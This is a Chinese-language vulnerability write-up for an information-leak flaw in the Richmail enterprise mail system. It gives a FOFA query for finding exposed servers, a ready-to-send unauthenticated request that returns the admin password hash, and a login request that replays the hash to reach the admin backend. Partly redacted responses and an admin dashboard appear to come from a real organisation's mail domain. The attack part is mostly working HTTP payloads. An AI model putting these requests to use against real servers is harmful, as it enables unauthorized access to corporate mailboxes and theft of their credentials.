R10-1Richmail-企业邮箱-InformationLeakage

漏洞描述：

Richmail是亚太本土最大的电子邮件系统提供商之一，是新一代智慧企业云邮件系统，以安全、稳定、高效著称。Richmail作为投资千万，自主研发的邮件系统，获得了多项发明专利，凭借移动化、套件化、能力开放及服务计量等等核心技术，持续引领全球邮箱领域的发展方向，每天数以亿计的智慧和信息在Richmail汇聚、碰撞、传递。RichMail某版本存在信息泄漏漏洞，未经授权的攻击者可以利用此漏洞获取企业邮箱的账号密码信息，登陆管理后台。

网站图片：

网络测绘：

fofa语法：

- fofaapp="Richmail-企业邮箱"


漏洞复现：

按需调整X-Forwarded-For: 127.0.0.1
payload：

```
GET /RmWeb/noCookiesMail?func=user:getPassword&userMailName=admin HTTP/1.1
Host: xx.xx.xx.xx
Cookie: lang=zh_CN
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

效果图:


获取管理员MD5加密值后抓去登陆数据包替换即可进入后台



```
POST /webmail/login/loginapi.do HTTP/1.1
Host: [redacted]
Cookie: userid_dm=admin; domain_dm=gzcb.com.cn; user_pwdType=0; panel=1; mailAccount=admin; address_select=undefined; rememberuser_dm=false; ssl=false; isFirstLogin=; JSESSIONID=44C76C1F63DF8322A3FDB51C70577AC6.webmail_1; lang=zh_CN
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 273
Origin: [redacted]n
Referer: [redacted]/webmail/login/login.do
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

usernumber=admin&password=8017d0408f41b75489701e3fb1c3e773&checkCode=&loginModel=&validateCode=&returnurl=h[redacted]&loginType=WEB&version=version&userid=admin&mailType=0&passwordType=0&domain=[redacted]n&model=&locale=zh_CN
```

```
Content-Length: 0
Connection: close
Set-Cookie: [redacted] 01-Jan-1970 00:00:10 GMT
[redacted]mail.gzcb.com.cn; Path=/
Set-Cook[redacted], Domain=mail.gzcb.com.c[redacted] Path=/; Secure; Htt
[redacted]eO5STN6tqtsTQn000001=[redacted], Max-Age=86400; Expires
[redacted]2023 06:53:29 GMT; [redacted]ain=mail.gzcb.com[redacted]n=/; HttpOnly
Set-Cookie: [redacted]01=
http[redacted]; Max[redacted]-86400; Expires=
06:53:29 [redacted].gzcb.com[redacted]
Set-Co[redacted]Domain=mail.gzcb.com.cn; Pat
HttpOnly
Set[redacted].com.cn; Path=/; Secure
Set-Cook[redacted]ath=/; Secure
Set[redacted]; Ex[redacted]=Mon, 30-Oct-2023 06:58:29 GMT;
Doma[redacted]
Locatio[redacted]
https:/[redacted]3f52e93a9-60a51&sid=00B9fz
TN6tqt[redacted]
Content-Langua[redacted]zh-CN
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: GET,POST,OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: GET,POST,OPTIONS
```



下午好，超级管理员

您有 0 封新邮件

上次登录：2023-10-30 13
荷兰 (81.70.18
邮箱容量：1.95 G
(已使用90.09 M
4.5%